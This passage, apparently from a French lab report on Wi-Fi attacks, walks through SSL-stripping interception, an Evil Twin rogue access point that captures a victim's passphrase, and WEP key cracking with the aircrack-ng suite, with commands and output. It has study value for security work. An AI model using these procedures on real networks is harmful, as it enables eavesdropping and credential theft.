


Figure 30: Attribution du fichier de configuration pour le serveur DHCP.

f) Ensuite, nous utilisons la commande suivante **: /etc/init.d/isc-dhcp-serveur start** pour activer le service DHCP.

Figure 31: Activation du serveur DHCP.

g) Pour intercepter les données personnelles de la machine cible telles que les mots de passe, de protocole https, il suffit de taper la commande suivante:

Sslstrip –f –p –k 10000

Figure 32: Interception des données personnelles.

h) Pour afficher ces données en temps réel nous utilisons la commande suivante:

Ettercap -p -u -T -q -i at0

Figure 33 : Affichage de données interceptées.

2.3.5) Evil Twin

Un attaquant utilise le scénario d'attaque « **Evil Twin »,** l'outil créer d'abord un faux point d'accès sans fil et se fait passer pour un point d'accès Wi-Fi légitime. Il déclenche ensuite une attaque par déni de service (Dos) contre ce point d'accès légitime, ou crée des interférences autour de ce dernier, qui déconnecte alors les utilisateurs légitimes. Ces derniers sont ensuite invités à inspecter les réseaux disponibles.

Une fois déconnecté du point d'accès Wi-Fi légitime, l'outil va forcer les ordinateurs et périphériques hors ligne pour qu'ils se reconnectent automatiquement au jumeau maléfique, permettant à l'attaquant d'intercepter tout le trafic via ce dispositif.

Evil Twin en pratique sous kali linux [14].

a) Nous commençons par l'installation du serveur DHCP avec la commande suivante :

apt-get-install dhcp3-server

a) Ensuite il faut générer le fichier la configuration du serveur DHCP, avec**:**

Leafpad /etc/dhcp/dhcpd.conf

b) Juste après la configuration du serveur DHCP, nous allons utiliser **/var/www** comme un répertoire dans le quel on stock le fichier web.

Par la suite, nous utilisons la commande **rm** pour supprimer le fichier **index.html**, une fois ce fichier supprimé, on va télécharger le fichier **eviltwin.zip,** en utilisant la commande **wget.**




Figure 34: Téléchargement du fichier Evil twin.zip.

c) Une fois le fichier **Evil twin.zip** est bien télécharger, nous utiliserons la commande **unzip** pour décompresser ce fichier.

Figure 35 : Décompression du fichier Evil Twin.zip.

d) Nous utilisons la commande **/etc/init .d/apache2 start** pour activer le service web (apache2).

Figure 36: Activation du service web.

e) Par la suite, nous passons directement à l'activation de la base de données (mysql).

Figure 37: Activation de base de données.

f) Le résultat nous confirme que la base de données (mysql) est activée, maintenant nous allons utiliser cette base de données en tant que root.




Figure 38 : Utilisation de la base de données au tant que'' root''.

g) Nous allons crée **Evil Twin** de base de données.

Figure 39 : Création d'Evil Twin de base de données.

h) Nous utilisons **Evil Twin** de base de données.

Figure 40 : Utilisation d'Evil Twin de base de données.

i) Nous allons crée une table qui contient le mot de passe et sa confirmation.

Figure 41: Création d'une table contenant le mot de passe et sa confirmation.

j) Nous ouvrons une nouvelle console puis, on tape la commande **Airmon-ng** pour détecter notre interface Wi-Fi.

k) Une fois que notre interface est détectée, nous allons utiliser cette dernière pour activer notre mode moniteur comme suit : **Airmon-ng start wlan1.**

l) La commande **Airodump-ng-oui-update** nous permet d'affiché les constructeurs du routeur.




Figure 42: Affichage des constructeurs du routeur.

m) Nous allons utiliser la commande **Airodump-ng –M mon0** pour vérifier si les constructeurs sont bien affichés.




Figure 43: Vérification si les constructeurs sont affichés.

n) Dans cette étape, nous allons utiliser la commande Airbase pour crée un point d'accès, nous choisissons 2intpartners.com comme un identifiant de ce dernier.




Figure 44: Création de point d'accès nommé ''2intpartners.com''.

o) Avant de démarrer le serveur, nous devons encore configurer l'interface at0 :

Figure 45: Configuration de l'interface ato.

p) Il faut maintenant configurer le pare-feu iptables pour autoriser le transfert de trafic d'une interface à l'autre.

q) Ce compte est celui de la victime :




Figure 46 : La saisi et confirmation de mot de passe par la victime.

r) Une fois nous savons que la victime est connectée au point d'accès (2intpartners.com) que nous avons crée, nous retournons à la console de base de donnée (mysql) afin de récupérer le mot de passe de la victime. Nous utilisons la commande

select * from wpa_keys ;

Figure 47 : Récupération de mot de passe de la victime.

Par la suite nous constatons que nous avons bien récupérer le mot de passe de la victime, qui est « test ».

2.4) Cracker le cryptage sans fil

Aircrack-ng, Cette suite d'outils développée par Christophe Devine et Thomas d'Otreppe, deux spécialistes de la sécurité, permet de révéler les clés WEP et WPA selon deux manières différentes: En les "cassant" pour les clés WEP et en les "forçant" pour les clés WPA. SI l'on devait résumer, on devrait dire que les clés WEP sont plus faciles à cracker que les clés WPA-PSK, qui sont pratiquement invulnérables. Les clés WPA ne pouvant être déchiffrées facilement, le logiciel détecte ses composants à l'aide d'un "dictionnaire" et parvient à les exposer, si toutefois cette clé ne répond pas aux critères de sélection de mots de passe sécurisés **[4].**

2.4.1) WEP [4]

a) Cette première étape nous permet d'afficher l'interface réseau sans fil, avec la commande **Airmon-ng :**

Cette étape consiste à activer le mode moniteur sur les cartes sans fil (ici un modèle basé sur un composant Atheros) afin de capturer tous le trafic.

```
root@kali:~# airmon-ng start wlan1

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID     Name
1976    dhclient
2301    NetworkManager
3182    wpa_supplicant

Interface       Chipset         Driver

wlan1           Atheros AR9287  ath9k - [phy0]
                                (monitor mode enabled on mon0)
```

Figure 48 : Activation de la carte Wi-Fi en mode monitoring.

a) Nous devons lancer **Airodump-ng,** le programme qui permet de surveiller les réseaux Wi-Fi. La commande à lancer sera donc **Airodump-ng mon0**. **Airodump-ng** offre une multitude d'options et de filtres afin de cibler ce que l'on souhaite surveiller.

Et voici le résultat:




Figure 49 : Le scan des réseaux sans fil

a) Le résultat peut être interprété de la façon suivante :

Un point d'accès avec le BSSID C0:4A:00:CA:F5:87 utilise le protocole WEP sur le canal 6 avec le ESSID TP-LINK, un client identifié par l'adresse MAC : E8 :94 :F6 :21 :BC :D5 est associé et authentifié sur ce réseau sans fil.

Une fois le réseau cible de l'attaque repéré, la capture doit être réalisée sur le canal adéquat pour éviter de perdre des paquets lors du passage sur les autres canaux. Les conditions sont réunies pour cracker le réseau. On stoppe Airodump en faisant ctrl + c dans le Shell, et on le relance en créant un fichier de capture et en ciblant le réseau TP-LINK.

b) La commande à lancer sera donc :

Airodump-ng –c 6 –w wep –b C0:4A:00: CA: F5:87 mon0

-w permet de créer un fichier de capture dans lequel tous les paquets seront enregistrés.

-c permet de cibler l'écoute sur un canal Wi-Fi particulier.

--bssid permet de ne cibler qu'un seul point d'accès en fonction de son adresse mac.

Usage : **Airodump-ng –c 6 –w wep –b C0:4A:00: CA: F5:87 mon0.**

```
root@kali:~# airodump-ng -c 6 -w wep -b C0:4A:00:CA:F5:87 mon0
Notice: Channel range already given
```

```
 CH  6 ][ Elapsed: 3 mins ][ 2015-05-31 08:15

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH E

 00:23:CD:F8:51:B8   -1   0        0      275   17 133  -1   WEP  WEP         <
 C0:4A:00:CA:F5:87  -84  82     1598      919    6   6  54e. WEP  WEP         T
 60:E7:01:5F:01:0C  -89   0        2        0    0   4  54e. WPA2 TKIP   PSK  D
 4C:AC:0A:8B:8A:1D  -68   0        0       23    0  11  54   WPA  CCMP   PSK  2

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 (not associated)   E0:CA:94:7A:94:69  -57    0 - 1      0        18  2intpartner
 (not associated)   00:1B:11:14:94:B8  -77    0 - 2      0        10
 (not associated)   00:26:C7:E2:78:70  -80    0 - 1      0        19  2intpartner
 (not associated)   00:14:C1:00:E6:67  -81    0 - 1      0         2
 (not associated)   00:14:C1:00:E6:64  -82    0 - 1      0         6
 (not associated)   B8:98:F7:E7:97:6A  -83    0 - 1      0        20
 (not associated)   24:77:03:5E:4A:0C  -68    0 - 1      0        18  2intpartner
 00:23:CD:F8:51:B8  C0:4A:00:CA:F5:87  -84    0 - 5      4       364
 C0:4A:00:CA:F5:87  E8:94:F6:21:BC:D5    0    0 -11      0        33
 C0:4A:00:CA:F5:87  00:14:C1:00:DD:3C  -83   18 - 1      0        74
 4C:AC:0A:8B:8A:1D  9C:B7:0D:95:1C:E2  -76   24 - 1      0        34  2intpartner
```

Figure 50: Affichage des points d'accès qui sont sécurisé par le WEP.

Nous voyons que **Airodump-ng** surveille exclusivement notre réseau cible. En bas, plusieurs ordinateurs connectés à TP-LINK. La colonne "RXQ" indique la qualité du signal radio (entre 0 et 100), dans notre cas avec un RXQ à 82, le signal est excellent et le crack devait se dérouler dans les meilleures conditions.

c) Nous ouvrons un nouveau shell de commande et passons à la suite.

Nous allons utiliser **Aireplay-ng** pour vérifier si nous pouvons nous associer au point d'accès. Ici, les conditions sont optimales pour le crack: le signal est excellent et un client est connecté au point d'accès.




Figure 51: Désauthentification du point d'accès.

d) L'étape finale consiste à utiliser Aircrack pour casser la clé WEP.




Figure 52: Cracker la clé WEP.




Figure 52 : Cracker la clé WEP.

D'après le résultat (Key found), notre manipulation a été bien fonctionnée.

2.4.2) Cracker la clé WPA [4]

a) nous utilisons la commande **Airmon-ng** pour détecter notre interface Wi-Fi.

Ici, l'interface Wi-Fi est reconnue en tant que wlan1. Nous devons la basculer en mode moniteur afin d'écouter les réseaux Wi-Fi, avec la commande **Airmon-ng start** suivie du nom de l'interface Wi-Fi. Dans ce cas: **Airmon-ng start wlan1**

b) Maintenant le mode moniteur est activé, nous pouvons scanner le réseau afin de trouver notre cible avec la commande **Airodump-ng mon0.**

